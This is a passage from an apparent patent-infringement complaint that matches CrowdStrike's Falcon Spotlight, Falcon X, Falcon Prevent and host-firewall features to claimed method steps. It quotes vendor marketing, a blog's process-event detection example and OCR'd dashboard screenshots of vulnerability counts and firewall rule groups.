(*See* WBR_CSK000482 (https://www.crowdstrike.com/endpoint-security-products/falcon-spotlight-vulnerability-management) at 483-484.)

380. Indeed, the Accused Products, such as "CrowdStrike Falcon Spotlight™, provide an "immediate, scanless solution for comprehensive vulnerability assessment, management and prioritization for IT analysts," "[a]utomate[s] assessment for vulnerabilities with the Falcon sensor on all of your endpoints, whether on or off the network" and "[u]se[s] intuitive dashboards to get the vulnerability data that is relevant to your organization, or create custom dashboards."




Automate assessment for vulnerabilities with the Falcon sensor on all of your endpoints, whether on or off the network

Use intuitive dashboards to get the vulnerability data that is relevant to your organization, or create custom dashboards

(*See* WBR_CSK001784 (https://www.crowdstrike.com/wp-content/uploads/2020/03/falcon-spotlight-data-sheet.pdf).)

381. As an example, the screen shot below illustrates CrowdStrike Spotlight identifying "Microsoft Corporation Defender Engine" and "unpatched or vulnerable applications" on the

remote computers.



CrowdStrike Store - Falcon Spotlight

Vulnerabilities

Hostname: [illegible]

4,865 vulnerabilities found on 9 products

Severity		Status		Opened within		Vendor & product	
Critical	107	Open	3,425	Last 14 days	1,813	Microsoft Windows	3,858
High	2,743	Closed	1,212	Last 30 days	3,253	Mozilla Mozilla Firefox 51.0 (x86 En US)	365
Medium	1,837	Reopened	28	Last 60 days	4,865	Microsoft Corporation Internet Explorer	206
Low	86			Last 90 days	4,665	Oracle Java(TM) 6 Update 26	204
Unknown	2					Microsoft Corporation .NET Framework (4.5+)	20
							4 more

Group by Product

EXPORT REPORT


Vendor & Product	Open	Critical	Actions
microsoft Windows	2669	62	
Mozilla Mozilla Firefox 51.0 (x86 en-US)	346	133	
Microsoft Corporation Internet Explorer	206	0	
Oracle Java(TM) 6 Update 26	181	0	
Microsoft Corporation .NET Framework (4.5+)	20	2	
Google LLC Google Chrome	0	0	
Microsoft Corporation Defender Engine	3	0	
Microsoft Corporation MSXML 6.0	0	0	
Microsoft Corporation MSXML 3.0	0	0	

can search Falcon spotlight to identify
any unpatched or vulnerable applications

2:38 / 3:17

(*See* WBR_CSK001792 (https://www.youtube.com/watch?v=P-LvTVw2gGA) at 2:38.)

382. In addition, “CrowdStrike can manage the native Windows and Mac OS host firewall” on endpoint computers and “CrowdStrike enables companies to manage native OS firewall capabilities through the power of the cloud native Falcon UI.” The Falcon Platform agent collects data corresponding to the native firewalls such as “Platform” “Mac” and “Windows.” “CrowdStrike also looks beyond simple network traffic and provides the ability to enforce rules based on the source process.”




How to Manage a Host Firewall with CrowdStrike

January 11, 2022 Rachel Scobey Tech Center

Introduction

This document and video will demonstrate how CrowdStrike can manage the native Windows and Mac OS host firewall. Through the existing agent and cloud based platform, this option provides companies centralized management of enterprise firewall features on the endpoint.

* * * * *



Configuration > Firewall Rule Groups
Search
Configuration@afc67b7a Customer ID
Create rule group
See audit log

Firewall Rule Groups


Type to filter 8 rule groups found

STATUS	NAME	PLATFORM	DESCRIPTION	NUMBER OF RULES	LAST MODIFIED	MODIFIED BY
Enabled	Mac Rule Group	Mac		25	Feb. 7, 2022 12:32:06	rachel.scobey@crowdstrike...
Enabled	Test Rule Group	Windows		21	Aug. 25, 2020 09:39:27	peter.ingebrigtsen@crowds...
Disabled	Server Rule Group	Windows	Rules specific to servers	22	Jun. 16, 2020 17:06:31	rachel.scobey@crowdstrike...
Enabled	Default Corporate	Windows	Base policy for all corporate endpoints	25	May. 7, 2020 13:44:38	peter.ingebrigtsen@crowds...
Enabled	Remote systems	Windows	Rules for corporate laptops	5	May. 7, 2020 12:49:35	peter.ingebrigtsen@crowds...
Enabled	Domain Controller Rules	Windows	Rules specific to domain controllers	0	Feb. 11, 2020 12:22:05	rachel.scobey@crowdstrike...
Enabled	Web Server Rules	Windows	Rules for web servers	0	Feb. 11, 2020 12:10:55	rachel.scobey@crowdstrike...
Enabled	Test Rules	Windows	Rules in test mode	0	Feb. 11, 2020 12:09:16	rachel.scobey@crowdstrike...

(*See* WBR_CSK001701 (https://www.crowdstrike.com/blog/tech-center/manage-host-firewall/).)


383. The Accused Products perform a method that includes *receiving, at the base*

computer, details of a process that has been executed by at least one of the other remote computers. As explained above, the Accused Products use "[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity." (*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.) In another example, the Falcon Platform "proactively collects all information about inter-process activity" including behavior-based "indicators of attack" (IOAs), and also performs "Event Stream Processing" (ESP) that collects and analyzes a "stream of process creation events from endpoint sensors" including "Identifier for the machine," "Identifier for the process," "Identifier for the parent process," and "Filename of the created process' executable filename."



Of course, some data outside of ESP is still useful to send to humans for analysis. This data helps expert threat hunters in CrowdStrike's OverWatch group find new ways of detecting malicious behavior and malware. As one example among many, CrowdStrike's platform proactively collects all information about inter-process activity — including data that is completely unique in the industry — and makes it all available to analysts. Using that data, OverWatch threat hunters can perform additional analysis that culminates in deploying new IOAs into the product rapidly through the cloud, automating detection of newly discovered behaviors and malware. The number of different ways that the resulting platform can detect instances of malicious behavior is striking.

* * * * *



Here is an example. Suppose you have a stream of process creation events from endpoint sensors. Each event might contain information such as:


- Identifier for the machine
- Identifier for the process
- Identifier for the parent process
- Filename of the created process' executable filename

Given just that information, one could find all occurrences where an Internet Explorer process spawned a command shell. With a retrospective query system like SQL, we would need a nested query that first finds all process instances where *ImageFileName=='cmd.exe'*, and then joins that result set with another query on *ImageFileName=='iexplore.exe'*, and where *ParentProcessId==ProcessId*. This search is obviously inefficient, since we must make two passes through the data. What's worse, doing this retrospectively with a standing query requires a huge amount of unnecessarily redundant computation. In contrast, ESP provides a much more efficient approach by statefully holding onto only relevant data, and then correlating later events with that information.

One straightforward ESP-based approach would be to store each instance of iexplore.exe as it is observed on the endpoint, hanging onto that knowledge for later correlation. When an instance of cmd.exe is observed, we can take the ParentProcessId of the new event and compare it with the current set of saved iexplore.exe ProcessIds. This approach is clearly more efficient than the retrospective query. This example is highly simplified. There are many approaches that can be classified as ESP, but this stateful correlation approach is a straightforward starting point to explain the concept.

(*See* WBR_CSK000131 (https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/) at 131-133.)


384. The Accused Products perform a method that includes *determining, by the base computer and based on the received details of the process that has been executed by the least one of the other remote computers, that the process is a malware process not identified by the one or more security products operating on the at least one of the other remote computers*. For example, the Accused Products include Falcon X, "CrowdStrike's intel solution," which "combines the tools used by world-class cyber threat investigators into a seamless solution and performs the investigations automatically. The integrated tool set includes malware analysis, malware search, and CrowdStrike's global IOC feed."



Falcon X combines the tools used by world-class cyber threat investigators into a seamless solution and performs the investigations automatically. The integrated tool set includes malware analysis, malware search, and CrowdStrike's global IOC feed. Falcon X enables all teams, regardless of size or sophistication, to understand better, respond faster and proactively get ahead of the attacker's next move.

(*See* WBR_CSK000746 (https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/) at 758.)

385. Indeed, the Accused Products, such Falcon Spotlight, provide "exploit prediction" that relies on a fast database of resources including include the "CrowdStrike Threat Intelligence" to identify vulnerabilities with greater accuracy. The Accused Products "continuously monitor the vulnerability status of all endpoints wherever they reside: on-premises, off-premises or in the cloud."




Vulnerability Assessment in Real Time

- Continuously monitor the vulnerability status of all endpoints wherever they reside: on-premises, off-premises or in the cloud
- Leave bulky legacy reports behind — Spotlight serves up vulnerability data in seconds via intuitive dashboards
- The robust application programming interface (API) makes external integrations simple

Demo: Watch How Falcon Spotlight Offers Real-Time Vulnerability Assessment >

(*See* WBR_CSK000482 (https://www.crowdstrike.com/products/security-and-it-operations/falcon-spotlight-vulnerability-management/) at 484.)

386. As part of this example process, Falcon Spotlight uses ExPRT.AI, which "ingest[s] detailed exploit and threat intelligence from a number of sources, including CrowdStrike's data set," which includes "data from EDR, Vulnerability Management, Incident Response, and Threat Intelligence." The AI Model conducts continuous analysis, which includes a "real time artificial intelligence model [that] is continuously monitoring the evolving threat landscape to evaluate the likelihood of exploitation." This provides an ExPRT rating, which is a "true dynamic rating" that will adapt over time as the model continue to learn and collect new threat data."



How Falcon Spotlight's ExPRT.AI Works

1 **Exploit & Threat Intelligence**

Ingest detailed exploit and threat intelligence from a number of sources including CrowdStrike's data set. Only CrowdStrike has data from EDR, Vulnerability Management, Incident Response, and Threat Intelligence.


2 **AI Model Conducts Continuous Analysis**

The advanced real-time artificial intelligence model is continuously monitoring the evolving threat landscape to evaluate the likelihood of exploitation.

3 **The CrowdStrike ExPRT Rating**

The Falcon Spotlight ExPRT Rating is dynamically adjusted based on the likelihood of exploitation. This enables security teams to proactively prioritize the small percentage of vulnerabilities that are likely to be exploited, instead of reacting once vulnerabilities are exploited.

(*See* WBR_CSK001391 (https://www.youtube.com/watch?v=P1qOGCeEYK8) at 1:04.)



Vulnerabilities

ExPRT rating: High × Status: Closed ×

1224 vulnerabilities found

ExPRT rating: Critical, High, Medium, Low, Unknown

Severity: Critical, High, Medium

Status: Open, Closed

Opened within: Last day, Last week, Last 14 days, Last 30 days, Last 60 days, 1 more

Vendor & product: Microsoft Windows, Mozilla Firefox, Oracle Jre, SUSE kernel-default, SUSE MozillaFirefox, 13 more

Last seen within: Last 3 days, Last week, Last 14 days, Last 30 days, Last 45 days

Exploit status: Actively used (critical), Easily accessible (high, critical), Available (medium, high, critic..., Unproven

ExPRT rating	Severity	CVE ID	Products	Vulnerabiliti...	Exploit status	Remediations	Open	Actions
● High	High	CVE-2021-3...	1	5	● Unproven	3	5	
● High	Critical	CVE-2021-1...	1	5	● Unproven	3	5	
● High	High	CVE-2021-1...	1	5	● Unproven	3	5	
● High	High	CVE-2021-1...	1	5	● Unproven	3	5	
● High	Critical	CVE-2021-2...	1	5	● Unproven	3	5	
● High	Critical	CVE-2021-2...						
● High	High	CVE-2021-2...						
● High	High	CVE-2021-2...	1	5	● Availabl...	3	5	
● High	Critical	CVE-2021-2...	1	5	● Unproven	3	5	

SEVERITY High

CVSS BASE SCORE 7.8 v3.0

EXPRT RATING ● High DATE RECORDED Oct 23, 2021

EXPRT RATING CHANGES (LAST 30 DAYS)

Sep 27, 2021 Oct 27, 2

EXPRT RATING (HIGHEST) ● High DATE RECORDED Oct 23, 2021

Top ExPRT rating indicators 7

How is the ExPRT rating calculated?

Positive indicators 5


VENDOR More tar

with that a chart is presented to illustrate any recent changes

(*See* WBR_CSK001391 (https://www.youtube.com/watch?v=P1qOGCeEYK8) at 2:37.)

387. As explained above, the CrowdStrike "data set," which includes "data from EDR,

Vulnerability Management, Incident Response, and Threat Intelligence" (*see* WBR_CSK001391 (https://www.youtube.com/watch?v=P1qOGCeEYK8) at 1:04) is generated using "[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity." (*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.) This includes "proactively collect[ing] all information about inter-process activity" and behavior-based indicators of attack (IOAs) and Event Stream Processing (ESP) collecting and analyzing information such as "stream of process creation events from endpoint sensors." (*See* WBR_CSK000131 (https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/) at 133.) The Accused Products, such as "Falcon Prevent," "protect[] endpoints against all types of attacks" including "known and unknown malware" and uses "behavior-based indicators of attack" and is "integrated [with] threat intelligence" and "CrowdStrike Falcon X™ to…[f]ully understand the threats in your environment" and "[a]ccess malware research and analysis."



STATE-OF-THE-ART PREVENTION

Falcon Prevent protects endpoints against all types of attacks, from commodity malware to sophisticated attacks — even when offline.


- Machine learning and artificial intelligence prevent known and unknown malware, adware and potentially unwanted programs (PUPs)
- Behavior-based indicators of attack (IOAs) prevent sophisticated attacks, including ransomware and fileless and malware-free attacks
- Exploit blocking stops the execution and spread of threats via unpatched vulnerabilities
- Threat intelligence prevention blocks activities known to be malicious
- Custom IOAs enable you to define unique behaviors to block
- Quarantine captures blocked files and allows access for investigation
- Script-based execution monitoring inspects and blocks malicious Microsoft Office macros
- Sensor tampering protection stops user or process attempts to manipulate or disable the CrowdStrike Falcon® sensor

INTEGRATED THREAT INTELLIGENCE

